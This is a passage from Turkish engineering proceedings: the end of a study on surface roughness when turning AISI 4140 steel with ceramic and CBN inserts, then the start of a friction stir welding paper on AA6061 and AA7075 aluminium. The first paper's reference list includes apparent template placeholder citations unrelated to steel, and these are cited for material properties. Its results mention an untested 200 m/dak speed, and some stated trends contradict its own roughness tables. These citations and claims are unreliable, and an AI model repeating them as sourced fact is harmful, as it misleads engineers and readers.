[8,9,10].

Seramik ve CBN uçlar ile yüzey pürüzlülüğü düşük işleme yüzeyleri elde edilmektedir. Bu çalışmada, özellikle mil ve dişli gibi çoğu zaman yüksek yüzey pürüzlülüğü ve boyut hassasiyeti gerektiren ve ağır yük altında çalışan parçaların üretiminde kullanılan AISI 4140 çeliği, kaplamasız seramik ve CBN takımlarla tornalama işlemine tabi tutulmuştur. Farklı kesme hızları ve ilerleme miktarları uygulanarak ve 2 mm sabit talaş kaldırma operasyonu sonrası oluşan yüzey pürüzlülükleri incelenmiştir. Deneyler kuru ve sıvı kesme koşullarında gerçekleştirilmiştir. Kaplamasız seramik ve CBN takımların değişen koşullar ve işlem parametreleri ile AISI 4140 çeliğinin yüzey pürüzlülüğüne etkisi araştırılmıştır.


2. MALZEME VE YÖNTEM

Bu çalışmada, AISI 4140 (42CrMo4) çeliğinin tornalama işlemi sonucunda oluşan yüzey pürüzlülüğüne takım ucu malzemesi, kesme ortamı ve kesme parametrelerinin etkisi incelenmiştir. AISI

4140 (42CrMo4) çeliği, yüksek mukavemet ve tokluk özelliklerini kullanıcıya aynı anda sunan ve yaygın olarak kullanılan bir çeliktir [1,2,3]. AISI 4140 çeliğinin kimyasal kompozisyonu Tablo 1’de verilmiştir. Hazırlanan numuneler $\phi 28 \times 100$ mm ölçülerinde olup, silindirik tornalama işlemine tabi tutulmuşlardır (Şekil 1).

Tablo 1: AISI 4140 çeliğinin kimyasal kompozisyonu

C	Si	Mn	P _{max}	S _{max}	Cr	Mo	V
0.38-0.45	0.15-0.40	0.50-0.80	0.035	0.035	0.90-1.20	0.15-0.30	-



Şekil 1. Numune ölçüleri

Tornalama işlemlerinde Pamukkale Üniversitesi Teknoloji Fakültesi Makine Mühendisliği CNC Laboratuvarında bulunan Taksan TTC 630 CNC Torna Tezgâhı kullanılmıştır (Şekil 2). Tezgâh özellikleri Tablo 2’de verilmiştir.



Şekil 2. Deneylerde kullanılan CNC torna tezgâhı


Tablo 2: Taksan TTC 630 CNC torna tezgâhı özellikleri

X eksen hareket ve hızı	200 mm, 30 m/dak
Z eksen hareket ve hızı	630 mm, 30 m/dak

Tezgâh Gücü	40 kW
Devir sayısı	10-4000 d/dak
Hassasiyet	1-5 μm
Takım bağlama istasyon sayısı	12 adet

İlerleme, kesme hızı, talaş derinliği ve kesici takım geometrisi iş parçasının tornalanması sırasında yüzey pürüzlülüğüne etki eden başlıca faktörler arasında yer almaktadır [13,17,18,19]. Tornalama işlemlerinde kuru ve sıvı işleme koşullarında, 4 farklı kesme hızı (250, 400, 600, 900 m/dak), 2 farklı ilerleme hızı (0,25 ve 0,50 mm/dev) ve 2 mm talaş derinliği parametreleri kullanılmıştır.

Tornalama işlemlerinde TNMG profile sahip seramik ve CBN kesici uçlar kullanılmıştır (Şekil 3). Her bir uç çeşidi için kuru ve sıvı kesme şartlarında tornalama işlemi gerçekleştirilmiştir. Seramik ve CBN uçla gerçekleştirilen işlemlerin parametreleri sırasıyla Tablo 3 ve Tablo 4'de verilmiştir.



Şekil 3. TNMG kesici uç profili

Tablo 3: Seramik uçla gerçekleştirilen deney şartları

Deney numarası	Kesme ortamı (Kuru/Sıvı)	Kesme derinliği (mm)	İlerleme Miktarı (mm/dev)	Kesme hızı (m/dak)
S1	Kuru	2	0.25	250
S2			0.25	400
S3			0.25	600
S4			0.25	900
S5			0.50	250
S6			0.50	400
S7			0.50	600
S8			0.50	900
S9	Sıvı		0.25	250
S10			0.25	400
S11			0.25	600
S12			0.25	900
S13			0.50	250
S14			0.50	400
S15			0.50	600
S16			0.50	900

Mahr marka profilometre ile aynı seriden elde edilmiş ve işlenmiş numunelerin tornalama işlemlerinden sonra yüzey pürüzlülüğü ölçümleri gerçekleştirilmiştir (Şekil 4). Her bir parametre için 3 numune işlenmiş ve Ra değerleri 3 numunenin ortalama yüzey pürüzlülük değerleri olarak kaydedilmiştir.

Tablo 4: CBN uçla gerçekleştirilen deney şartları

Deney numarası	Kesme ortamı (Kuru/Sıvı)	Kesme derinliği (mm)	İlerleme Miktarı (mm/dev)	Kesme hızı (m/dak)
C1	Kuru	2	0.25	250
C2			0.25	400
C3			0.25	600
C4			0.25	900
C5			0.50	250
C6			0.50	400
C7			0.50	600
C8			0.50	900
C9	Sıvı		0.25	250
C10			0.25	400
C11			0.25	600
C12			0.25	900
C13			0.50	250
C14			0.50	400
C15			0.50	600
C16			0.50	900



Şekil 4. Mahr yüzey pürüzlülüğü ölçüm cihazı

3. DENEYSEL SONUÇLAR

Seramik kesici uçla 0.25 mm/dev ilerleme hızında ve 2 mm kesme derinliğinde kuru ortamda elde edilen yüzey pürüzlülüğü değerleri, sıvı ortamdaki aynı kesme parametrelerine göre daha yüksek bulunmuştur. İlerleme hızı ve kesme derinliği sabit tutulduğunda, kesme hızı arttıkça elde edilen yüzey pürüzlülüğü değerleri hem sıvı hem de kuru kesme şartlarında azalmıştır (Tablo 5).

Seramik kesici uçla 0.50 mm/dev ilerleme hızında ve 2 mm kesme derinliğinde kuru ortamda elde edilen yüzey pürüzlülüğü değerleri, sıvı ortamdaki aynı kesme parametrelerine göre 900 m/dak kesme hızı haricinde daha yüksek bulunmuştur. İlerleme hızı ve kesme derinliği sabit tutulduğunda, kesme hızı arttıkça elde edilen yüzey pürüzlülüğü değerleri hem sıvı hem de kuru kesme şartlarında azalmıştır (Tablo 6).

Tablo 5: Seramik kesici uçla 0.25 mm/dev ilerleme hızında ve 2 mm kesme derinliğinde elde edilen yüzey pürüzlülüğü değerleri

Deney numarası	Kesme hızı (m/dak)	Kesme ortamı (Kuru/Sıvı)	Yüzey pürüzlülüğü Ra (μm)
S1	250	K	7.093
S9	250	S	6.835
S2	400	K	4.75
S10	400	S	2.84
S3	600	K	2.108
S11	600	S	2.074
S4	900	K	1.875
S12	900	S	1.445

Tablo 6: Seramik kesici uçla 0.50 mm/dev ilerleme hızında ve 2 mm kesme derinliğinde elde edilen yüzey pürüzlülüğü değerleri

Deney numarası	Kesme hızı (m/dak)	Kesme ortamı (Kuru/Sıvı)	Yüzey pürüzlülüğü Ra (μ m)
S5	250	K	7.044
S13	250	S	5.197
S6	400	K	3.528
S14	400	S	2.308
S7	600	K	4.281
S15	600	S	2.85
S8	900	K	2.296
S16	900	S	2.354

Seramik uçla yapılan tornalama işlemlerinde, ilerleme hızının 0.25 mm/dev değerinden 0.50 mm/dev değerine artmasıyla birlikte, aynı kesme hızlarında yüzey pürüzlülüğünün arttığı tespit edilmiştir.

CBN kesici uçla 0.25 mm/dev ilerleme hızında ve 2 mm kesme derinliğinde kuru ortamda elde edilen yüzey pürüzlülüğü değerleri, sıvı ortamdaki aynı kesme parametrelerine göre 600 m/dak kesme hızının uygulandığı deneyler haricinde daha yüksek bulunmuştur. İlerleme hızı ve kesme derinliği sabit tutulduğunda, kesme hızı arttıkça elde edilen yüzey pürüzlülüğü değerleri hem sıvı hem de kuru kesme şartlarında azalmıştır (Tablo 7).

CBN kesici uçla 0.50 mm/dev ilerleme hızında ve 2 mm kesme derinliğinde kuru ortamda elde edilen yüzey pürüzlülüğü değerleri, sıvı ortamdaki aynı kesme parametrelerine göre 250 m/dak kesme hızının uygulandığı deneyler haricinde daha yüksek bulunmuştur. İlerleme hızı ve kesme derinliği sabit tutulduğunda, kesme hızı arttıkça elde edilen yüzey pürüzlülüğü değerleri hem sıvı hem de kuru kesme şartlarında azalmıştır (Tablo 8).

Tablo 7: CBN kesici uçla 0.25 mm/dev ilerleme hızında ve 2 mm kesme derinliğinde elde edilen yüzey pürüzlülüğü değerleri


Deney numarası	Kesme hızı (m/dak)	Kesme ortamı (Kuru/Sıvı)	Yüzey pürüzlülüğü Ra (μ m)
C1	250	K	3.481
C9	250	S	3.349
C2	400	K	5.033
C10	400	S	5.004
C3	600	K	3.772
C11	600	S	3.835
C4	900	K	2.76
C12	900	S	1.623

Tablo 8: CBN kesici uçla 0.50 mm/dev ilerleme hızında ve 2 mm kesme derinliğinde elde edilen yüzey pürüzlülüğü değerleri

Deney numarası	Kesme hızı (m/dak)	Kesme ortamı (Kuru/Sıvı)	Yüzey pürüzlülüğü Ra (μm)
C5	250	K	5.016
C13	250	S	5.658
C6	400	K	3.893
C14	400	S	3.705
C7	600	K	4.643
C15	600	S	3.894
C8	900	K	2.834
C16	900	S	1.923

CBN uçla yapılan tornalama işlemlerinde, ilerleme hızının 0.25 mm/dev değerinden 0.50 mm/dev değerine artmasıyla birlikte, 400 m/dak kesme hızı haricinde, yüzey pürüzlülüğünün azaldığı tespit edilmiştir.


Şekil 5’de 0.25 mm/dev ilerleme hızında sıvı ve kuru kesme şartlarında elde edilmiş yüzey pürüzlülüğü değerleri görülmektedir. 200 m/dak kesme hızında CBN takımlarla en düşük yüzey pürüzlülüğü elde edilmiştir. Kesme hızı arttıkça, seramik uç ile yapılmış olan tornalama işlemlerinin hem sıvı hem de kuru ortamda daha düşük yüzey pürüzlülüğü oluşturduğu görülmektedir.



Şekil 5. 0.25 mm/dev ilerleme hızında sıvı ve kuru kesme şartlarında elde edilmiş yüzey pürüzlülüğü değerleri

Şekil 6’da 0.5 mm/dev ilerleme hızında sıvı ve kuru kesme şartlarında elde edilmiş yüzey pürüzlülüğü değerleri görülmektedir. 200 m/dak kesme hızında ve 900 m/dak kesme hızında, CBN takımla sıvı kesme şartlarında en düşük yüzey pürüzlülüğü elde edilmiştir. 400 m/dak ve 600 m/dak

kesme hızlarında ise seramik uç ile sıvı kesme şartlarında yapılmış olan tornalama işlemlerinin daha düşük yüzey pürüzlülüğü oluşturduğu görülmektedir.



Şekil 6. 0.5 mm/dev ilerleme hızında sıvı ve kuru kesme şartlarında elde edilmiş yüzey pürüzlülüğü değerleri

4. SONUÇ

Bu çalışmada, AISI 4140 (42CrMo4) çeliğinin tornalama işlemlerinde kuru ve sıvı işleme koşullarında, 4 farklı kesme hızı (250, 400, 600, 900 m/dak), 2 farklı ilerleme hızı (0,25 ve 0,50 mm/dev) ve 2 mm talaş derinliği parametreleri kullanılarak, oluşan yüzey pürüzlülükleri incelenmiştir. Tornalama işlemlerinde TNMG profile sahip seramik ve CBN kesici uçlar kullanılarak kuru ve sıvı kesme şartlarında tornalama işlemi gerçekleştirilmiştir. Elde edilen sonuçlar aşağıda özetlenmiştir:

1. Seramik ve CBN kesici uçla kuru ortamda elde edilen yüzey pürüzlülüğü değerleri, sıvı ortamdaki aynı kesme parametrelerine göre daha yüksek bulunmuştur.
2. İlerleme hızı ve kesme derinliği sabit tutulduğunda, kesme hızı arttıkça elde edilen yüzey pürüzlülüğü değerleri hem sıvı hem de kuru kesme şartlarında azalmıştır.
3. 0.25 mm/dev ilerleme hızında kesme hızı arttıkça, seramik uç ile yapılmış olan tornalama işlemlerinin hem sıvı hem de kuru ortamda daha düşük yüzey pürüzlülüğü oluşturmuştur.

4. 0.5 mm/dev ilerleme hızında 200 m/dak kesme hızında ve 900 m/dak kesme hızında, en düşük yüzey pürüzlülüğü CBN takımla elde edilirken, 400 m/dak ve 600 m/dak kesme hızlarında ise seramik uç ile sıvı kesme şartlarında yapılmış olan tornalama işlemlerinin daha düşük yüzey pürüzlülüğü oluşmuştur.

5. KAYNAKÇA

- [1] G. Pevere. "Infrared Nation." *The International Journal of Infrared Design*, vol. 33, pp. 56-99, Jan. 1979.
- [2] A. Altun, "Understanding hypertext in the context of reading on the web: Language learners' experience," *Current Issues in Education*, vol. 6, no. 12, July 2003. [Online]. Available: <http://cie.ed.asu.edu/volume6/number12/>. [Accessed Dec. 2, 2004].
- [3] B. Klaus and P. Horn, *Robot Vision*. Cambridge, MA: MIT Press, 1986.
- [4] L. Bass, P. Clements, and R. Kazman, *Software Architecture in Practice*, 2nd ed. Reading, MA: Addison Wesley, 2003. [E-book] Available: Safari e-book.
- [5] L. Stein, "Random patterns," in *Computers and You*, J. S. Brake, Ed. New York: Wiley, 1994, pp. 55-70.
- [6] J. O. Williams, "Narrow-band analyzer," Ph.D. dissertation, Dept. Elect. Eng., Harvard Univ., Cambridge, MA, 1993.
- [7] D.B. Payne and H.G. Gunhold. "Digital sundials and broadband technology," in *Proc. IOOC-ECOC*, 1986, pp. 557-998 bildiri
- [8] B. Brandli and M. Dick. "Engineering names and concepts," presented at the 2nd Int. Conf. Engineering Education, Frankfurt, Germany, 1999.
- [9] M. Yüksel and C. Meran, *Malzeme Bilgisine Giriş*. Ankara: TMMOB Makina Mühendisleri Odası, 2010.
- [10] <http://stainless.steelandtube.co.nz/wp-content/uploads/2014/06/HighTensileSteel4140.pdf>, [07.01.2020]
- [11] *ASM Metals Handbook Vol. 4, Heat Treating*, 9th ed. Park, OH: American Society for Metals, 1991.
- [12] G. Totten (ed.), *Steel Heat Treatment Handbook - 2 Volume*. Boca Raton: CRC Press, 2006.
- [13] S. R. Das, D. Dhupal and A. Kumar. "Study of surface roughness and flank wear in hard turning of AISI 4140 steel with coated ceramic inserts", *Journal of Mechanical Science and Technology*, 29(10), 4329-4340, 2015.
- [14] M. Gerstenmeyer, F. Zanger and V. Schulze. "Complementary Machining–Machining Strategy for Surface Modification", *Procedia CIRP*, 45, 247-250, 2016.
- [15] P. J. Arrazola, I. Arriola and M. A. Davies. "Analysis of the influence of tool type, coatings, and machinability on the thermal fields in orthogonal machining of AISI 4140 steels", *CIRP annals*, 58(1), 85-88, 2009.
- [16] H. Zahia, Y. Athmane, B. Lakhdar and M. Tarek. "On the application of response surface methodology for predicting and optimizing surface roughness and cutting forces in hard turning by PVD coated insert", *International Journal of Industrial Engineering Computations*, 6(2), 267-284, 2015.

- [17] J. Koelsch. "Beyond TiN: New tool coatings pick up where TiN left off", *Manufacturing Engineering*, 27-32, 1992.
- [18] Y. Sahin. "The effect of Al₂O₃, Ti(C, N), and tin coatings on carbide tools when machining metal matrix composites", *J. Surface Coatings and Technology*, 24-8, 671-679, 2003
- [19] G. Boothroyd. "Fundamentals of Metal Machining and Machine Tools", International Student ed. 5th Printing, McGraw-Hill, ISBN 0-07-085057-7, New York, 1981.
- [20] J. Zhang, L. Zhanqiang and J. Du. "Prediction of cutting temperature distributions on rake face of coated cutting tools", *International Journal of Advances Manufacturing Technology*, 7: 91, pp. 49-57, 2017.
- [21] H. Gökkaya ve M. Nalbant. "Talaş Kaldırma Sırasında Isı Oluşumu Ve Dağılımı". *Makine Teknolojileri Elektronik Dergisi*, 2, 33-43, 2006.
- [22] [14] B. Doğan and H. Tan. "Sialon- Si₃N₄ esaslı seramik kesici uçların ısı iletkenliğinin incelenmesi", *Politeknik Dergisi*, 21(1): 7-12, 2018.
- [23] F. Çalışkan, Z. Tatlı, S. Kılıç and H. Sönmez. " α - Si₃N₄- β SiAlON Seramiklerinin Kesici Takım Potansiyelinin İncelenmesi", *APJES*, 2(2): 07-12, 2014.
- [24] B. Joshi, G. Gyawali, H. Wang, T. Sekino and S. Lee. "Thermal And Mechanical Properties of Hot Pressed Translucent Y₂O₃ Doped Mg- α / β -Sialon Ceramics" *Journal of Alloys and Compounds*, 557: 112–119, 2013.
- [25] Y. Işık ve M. C. Çakır. "Hız Çeliği Takımlar İçin Kesme Parametrelerinin Yüzey Pürüzlülüğüne Etkilerinin Deneysel Olarak İncelenmesi". *Teknoloji*, 4, 2001.
- [26] T.R. Thomas, *Rough Surface*. New York: Longman, 1982.
- [27] M. Bayrak, "Kesme Parametrelerinin Yüzey Pürüzlülüğüne Etkisi ve Uzman Sistemle Karşılaştırılması", *Yüksek Lisans Tezi*, G.Ü. Makine Mühendisliği Bölümü, Ankara. 2002.

SÜRTÜNME KARIŞTIRMA KAYNAĞIYLA BİRLEŞTİRİLMİŞ AA6061-T6 VE AA7075-T6 MALZEME ÇİFTLERİNİN DENEY SONUÇLARININ İRDELENMESİ

İbrahim Ülke¹

Mustafa Yurdakul¹

¹*Gazi Üniversitesi, Mühendislik Fakültesi, Ankara, TURKEY*

ibrahimulke@gazi.edu.tr

ORCID: 0000-0002-8927-0052

ÖZET

Hafif olmalarıyla beraber üstün mukavemet özelliklerine de sahip olmaları alüminyum alaşımlı malzemeleri havacılık ve uzay sanayii için vazgeçilmez malzemeler haline getirmiştir. Ancak genel olarak kaynak kabiliyetlerinin düşük olması bu malzemelerin birleştirilmesinde perçinlerin kullanımını zorunlu kılmaktadır. Perçinler mukavemet açısından oldukça dayanıklı elemanlar olmalarına rağmen, perçin ve perçinleme işleminin yorulma dayanımı gibi çok önemli bazı mekanik özellikler üzerindeki olumsuz etkileri ihmal edilemez. Bununla birlikte perçinlerin sıklıkla kullanıldıkları havacılık ve uzay sanayiinde imal edilen ürünlerin yapısal ağırlıklarına etkileri, kullanılan perçin sayıları dikkate alındığında ihmal edilemeyecek seviyelere ulaşmaktadır. Yeni geliştirilen bir kaynak yöntemi olan Sürtünme Karıştırma Kaynağı özellikle alüminyum alaşımlı malzemeler gibi düşük ergime sıcaklığına sahip malzemeler için oldukça uygun bir yöntemdir. Farklı cinsten iki malzemenin kaynağını başarılı bir şekilde yapabilmesi bu yöntemin en önemli avantajlarından. Yapılan bu çalışma kapsamında her biri 2 mm kalınlığa sahip olan 100 mm × 125 mm boyutlarındaki AA6061-T6 ve AA7075-T6 alüminyum alaşımlı plakaların kendi aralarında ve birbirleriyle sürtünme karıştırma kaynak yöntemi kullanılarak alın altına birleştirilmesinde deney parametrelerinin kaynak kalitesine etkileri incelenmiştir. Her biri üçer seviyeden oluşan üç farklı kontrol değişkeni olarak, takım dönme devri 500 dev/dk, 710 dev/dk ve 1000 dev/dk, takım ilerleme hızı 20 mm/dk, 28 mm/dk ve 40 mm/dk ve takım eğim açısı 0°, 0,5° ve 1° seçilmiş ve bu kontrol faktörlerinin etki seviyeleri AA6061-AA6061, AA7075-AA7075 ve AA6061-AA7075

şeklindeki 3 farklı kombinasyon için kıyaslanmıştır. Sonuçların incelenmesi ile elde edilen 6 ayrı sonuç elde edilmiş ve bu bildiride sunulmuştur.

Anahtar Kelimeler: *Alüminyum, Deney Tasarımı, Sürtünme Karıştırma Kaynağı, En İyi İyileme.*

ANALYSIS OF EXPERIMENTAL RESULTS OF AA6061-T6 AND AA7075-T6 MATERIAL PAIRS COMBINED WITH FRICTION STIR WELDING

ABSTRACT


Aluminum alloy materials have become indispensable materials for the aviation and space industry due to their lightness and superior strength. Although rivets are highly durable components in terms of strength, negative effects of rivet and riveting process on some very important mechanical properties such as fatigue strength cannot be neglected. Furthermore, their total weight cannot be neglected considering the number of rivets used. Friction Stir Welding, a newly developed welding method, is a very suitable method especially for materials with low melting temperature such as aluminum alloys. One of the most important advantages of FSW is that it can successfully weld two different materials. Within the scope of this study, the effects of the test parameters on the welding quality were investigated in the friction stirring welding method of AA6061-T6 and AA7075-T6 aluminum alloy plates of 100 mm × 125 mm dimensions, each has a thickness of 2 mm. Three levels of the three control variables are selected as tool rotation speed 500 rpm, 710 rpm and 1000 rpm, tool feed rate 20 mm/min, 28 mm/min and 40 mm/min and tool tilt angle 0°, 0.5° and 1°. The experiments are performed for 3 different combinations as AA6061-AA6061, AA7075-AA7075 and AA6061-AA7075. 135 pairs of plates are joined in accordance with the test plan with 3 repetitions. The analysis of the results of the experiments provided 6 conclusions, which are presented in this paper.

Keywords: *Aluminum, Design of Experiment, Friction Stir Welding, Optimization.*

1. GİRİŞ

Sürtünme karıştırma kaynağı (SKK), kaynak kabiliyetleri düşük olan birbirinden farklı malzemeleri kaynaklayabilmek için yapılan çalışmalar sırasında 1991 yılında İngiltere-Cambridge'deki The Welding Institute (TWI)'de çalışmakta olan Wayne Thomas ve iş arkadaşları tarafından icat

edilerek patentlenmiş bir kaynak yöntemidir. Bu kaynak yöntemi birbirinin aynı ya da birbirinden farklı metallerin füzyon olmadan ve dolgu malzemeleri kullanılmadan birleştirilmesini içermektedir [1]. Yöntemin şematik gösterimi Şekil 1’de görüldüğü gibidir [2].




Şekil 1. Sürtünme karıştırma kaynağının şematik görünümü

Bir katı hal birleştirme yöntemi olan sürtünme karıştırma kaynağı hemen hemen bütün temel alüminyum alaşım tiplerine uygulanabilmektedir ve özellikle bu alaşımların geleneksel füzyon kaynaklarında sıklıkla görülen sıcak çatlama, gözeneklilik ve malzeme kaybı gibi pek çok sorunun önüne geçmektedir [3].

SKK başlangıçta kurşun, çinko, magnezyum ve bir dizi alüminyum alaşım gibi nispeten yumuşak iş parçası malzemeleri ile sınırlı olsa da son zamanlarda bakır, titanyum, düşük karbonlu ferritik çelik, alaşımlı çelikler, paslanmaz çelikler ve nikel alaşımları da kaynak yapılmıştır. Prensipte olarak, sıcak işlenebilen herhangi bir malzeme bu yöntemle kaynaklanabilmektedir. Bununla birlikte, SKK’da genellikle kaynak yapılan malzemedan daha çok, takım malzemesi sınırlayıcı faktördür [4]. Ancak son yıllarda özellikle freze bıçağı takım uçlarında kaplama olarak kullanılan polikristal kübik bor nitrürden (PCBN) yapılmış sürtünme karıştırma kaynak takımlarından oldukça umut verici sonuçlar elde edilmektedir [5].

TWI tarafından geliştirilen, sürtünme karıştırma kaynağı sonucunda kaynak bölgesinde oluşan iç yapıyı gösteren şema hala tartışılmaya devam edilse de Sürtünme Karıştırma Kaynağı Ruhsatları Kurumu (FSW Licensees Association) tarafından da kabul edilmiştir. Bu şemaya göre alüminyum alaşımların sürtünme karıştırma kaynağı ile birleştirilmesi esnasında kaynak bölgesinde 3 farklı oluşum gözlemlenmektedir. Bu 3 oluşum; Isı tesiri altındaki bölge (ITAB), Termomekanik olarak etkilenen

bölge (TEB) ve Dinamik olarak yeniden kristalleşen bölge (DKB) şeklindedir [1]. TWI tarafından geliştirilen bu şema Şekil 2’de görüldüğü gibidir [1].



Şekil 2. TWI tarafından geliştirilmiş sürtünme karıştırma kaynağında oluşan kaynak bölgesi iç yapısının şematik görünümü (A: ITAB, B: TEB, C: DKB)

Sürtünme karıştırma kaynağında kaynak bölgesinde oluşan bu 3 yapı kısaca şu şekildedir;

Isı Tesiri Altındaki Bölge (ITAB): Plastik deformasyonun oluşmadığı bu bölgede kaynak merkezinde oluşan ısının etkisiyle meydana gelen bir etkilenme söz konusudur [1].

Termomekanik Olarak Etkilenen Bölge (TEB): Hem ısı oluşumundan hem de mekanik etkilerden dolayı plastik deformasyonun yaşandığı bu bölgede kaynak bölgesi gibi plastik deformasyona maruz kalmadığı için plastik gerilmeden dolayı yeniden kristalleşme meydana gelmez. Fakat bazı durumlarda bu bölgede kısmende olsa dinamik yeniden kristalleşme meydana geldiği bazı çalışmalarda tespit edilmiştir [6].

Dinamik Olarak Yeniden Kristalleşen Bölge (DKB): SKK’da en yüksek sıcaklık bu bölgede meydana gelir. Yüksek deformasyon ve nispeten yüksek sıcaklık nedeniyle, bu bölgenin mikro yapısını değiştiren dinamik bir yeniden kristalleşme gerçekleşir [6].

2. LİTERATÜR ARAŞTIRMASI

Muhamad ve diğerleri yaptıkları çalışmalarında Al-Ni tozu eklenerek sürtünme karıştırma kaynağıyla birleştirilmiş AA7075-T6 alüminyum alaşımı ile 304L paslanmaz çelik malzemelerin mekanik özelliklerini araştırmışlardır. Deney parametresi olarak sabit 25 mm/dk ilerleme hızıyla beraber 200 dev/dk – 800 dev/dk arasında lineer olarak artan 7 farklı takım dönme devrinin tercih edildiği

çalışmada malzeme kalınlıkları 2 mm, takım eğim açısı 3°, pin uzunluğu 1,8 mm, pin batma derinliği 1,9 mm olarak belirlenmiştir. Eşit oranlarda toz eklenen bu çalışmada tozların ortalama çapları ise Al için 45 µm, Ni için ise 10 µm'dir. Çalışmada toz eklenmemiş birleştirmelerde en büyük çekme dayanım değeri olarak 220 MPa değeri elde edilebilmişken, Al-Ni tozu eklenerek yapılan birleştirmelerde en büyük çekme dayanımı değeri 360 MPa'a kadar çıkarılabilmektedir. Çalışma sonunda hem toz eklenmiş numunelerde hemde eklenmemiş numunelerde takım dönme devri arttıkça daha pürüzsüz yüzeyler elde edildiği belirlenmiştir [7].

Kumar ve diğerleri çalışmalarında her biri 6,35 mm kalınlıktaki AA6061 ve AA7075 alüminyum alaşımlarının sürtünme karıştırma kaynağıyla birleştirilmesinde işlem parametrelerini çoklu cevap optimizasyon yöntemi kullanılarak optimize etmeye çalışmışlardır. Taguchi L9 ortogonal diziyi kullanarak yaptıkları deney tasarımında birleştirilen malzemelerin maksimum çekme dayanım değerlerini ve sertlik değerlerini kullanarak takım ilerleme hızını, takım dönme devrini ve takım geometrisini optimize etmişlerdir. Deneysel çalışmalarda takım dönme devir aralığını 800–1000 dev/dk, takım ilerleme hız aralığını 90-110 mm/dk olarak belirlemişlerdir. Deneyler süresince numunelerden maksimum 195,04 MPa maksimum çekme dayanımının elde edildiği çalışmada optimize edilmiş işlem parametreleri 900 dev/dk takım dönme devri, 95 mm/dk takım ilerleme hızı olarak bulunmuşken takım profili kullanılan optimizasyon yöntemine göre değişiklik göstermiştir [8].

Yang ve diğerleri çalışmalarında 10 mm kalınlığındaki AA6061-T6 plakanın sürtünme karıştırma kaynağı ile birleştirilmesi sırasında H13 sıcak iş takım çeliğinden imal edilmiş farklı profillere sahip 7 tane karıştırıcı uç ile alüminyum alaşımlı plaka arasındaki termo – mekanik etkileşimi incelemişlerdir. Kaynak işleminde kritik noktaların sıcaklığını ve takım mili torkunu ölçmek için özelleştirilmiş bir deney düzeneği kullanılan çalışmada kaynak bölgesinin mikro yapısı ve çekme mukavemeti değerleri dikkate alınmıştır. İşlem parametreleri olarak ise 900 dev/dk dönme devri, 60 mm/dk ilerleme hızı, 2,5° takım açısı, 0,15 mm penetrasyon derinliği ve 2 geçişli tarama sabit olarak seçilmiştir. Yapılan çalışma sonucunda ısı üretiminde en etkili faktörler; omuz ve pim geometrileri ile düşey kuvvet olarak belirlenmiştir ancak dönme devri ve ilerleme hızının ısı oluşumuna etkisi çalışmada dikkate alınmamıştır. Bununla birlikte omuz ve pimdeki oluklu yapının daha ince tane oluşumuna sebep olurken, düz yüzeylerin karışık tane yapısına sebep olduğu belirlenmiştir [9].

3. DENEYSEL ÇALIŞMALAR

Çizelge 1'de kimyasal bileşimleri Çizelge 2'de de mekanik özellikleri verilmiş olan AA6061-T6 ve AA7075-T6 alüminyum alaşımlı plakaların kendi aralarında ve birbirleriyle sürtünme karıştırma kaynağıyla birleştirilmesinde deney parametrelerinin mekanik özelliklere etkilerinin incelendiği bu çalışmada, değişken olarak seçilen kontrol faktörlerinin etki seviyeleri AA6061-AA6061, AA7075-AA7075 ve AA6061-AA7075 şeklinde 3 farklı kombinasyon için kıyaslanmıştır.

Çizelge 1. AA6061-T6, AA7075-T6 plakaların kimyasal bileşimleri


Malzeme	Alaşım Elementleri (%)								
	Si	Cr	Mn	Mg	Cu	Ti	Fe	Zn	Al
AA6061-T6	0,40 - 0,80	0,04 - 0,35	0,00 - 0,15	0,80 - 1,20	0,15 - 0,40	0,00 - 0,15	0,00 - 0,70	0,00 - 0,25	Kalan
AA7075-T6	0,00 - 0,40	0,18 - 0,28	0,00 - 0,30	2,10 - 2,90	1,20 - 2,00	0,00 - 0,20	0,00 - 0,50	5,10 - 6,10	Kalan

Çizelge 2. AA6061-T6, AA7075-T6 plakaların mekanik özellikleri

Malzeme	Akma Dayanımı (MPa)	Çekme Dayanımı (MPa)	Kesme Dayanımı (MPa)	Uzama (%)	Elastisite Modülü (GPa)	Erime Sıcaklığı (°C)
AA6061-T6	270	310	207	15	69	582
AA7075-T6	480	560	330	8	71,7	466

AA6061-T6 ve AA7075-T6 plakalar 100 mm × 125 mm × 2 mm boyutlarında kesilerek deneyler için hazırlanmıştır. Plakalar kesildikten sonra deneye geçilmeden önce bütün plakalar temiz bezle tamamen silinmiş, birleşme kenarları ve takımla temas edecek plaka yüzeyleri ise saf alkolle temizlenmiştir. Böylece kaynak bölgesindeki yağ ve oksitlerin kaynak içerisine nüfus ederek, kaynak kalitesinin azalması önlenmiştir.

Kaynak işleminin gerçekleştirilmesinde kullanılacak karıştırıcı takım malzemesi olarak AISI H13 (DIN 1.2344) sıcak iş takım çeliği seçilmiştir. 21 mm çaplı çubuktan 60 mm uzunluğunda parçalar kesilerek universal tornada Şekil 3'te görülen teknik resme uygun olarak $\pm 0,05$ mm toleransla işlenilmiştir. Karıştırıcı takım aşınması her ne kadar değişime ihtiyaç duymadan 45 plakayı birleştirecek kadar az olsa da deneylerin güvenilirliğini artırabilmek için her 20 plakada bir karıştırıcı takım değiştirilerek yeni karıştırıcı takım kullanılmaya başlanmıştır.



Şekil 3. AISI H13 HSS malzemeden imal edilen karıştırıcı takım

Sürtünme karıştırma kaynağında kaynak kalitesini etkileyen pek çok faktör bulunmasına rağmen literatür çalışmalarında bu faktörlerden kaynak kalitesini en çok etkileyenlerin takım geometrisiyle

birlikte, takım dönme devri, takım ilerleme hızı ve takım açısı olduğu görülmüştür. Bu çalışmada bahsedilen 4 faktörden takım geometrisi sabit tutulmuş ve diğer 3 kontrol faktörü incelenmiştir. İncelenen her kontrol faktörü için 3 farklı seviye belirlenmiş ve bu seviyeler Çizelge 3'te verilmiştir.

Çizelge 3. Performans karakteristiğini en çok etkileyen faktörler ve seviyeleri

Kod	Kontrol Faktörleri	Sembol	Birim	1.Seviye (-1)	2.Seviye (0)	3.Seviye (1)
A	Takım Dönme Devri	TDD	(dev/dk)	500	710	1000
B	Takım İlerleme Hızı	TİH	(mm/dk)	20	28	40
C	Takım Eğim Açısı	TEA	(°)	0	0,5	1
D	Malzeme Çekme Dayanımı	MÇD	MPa	310	435	560

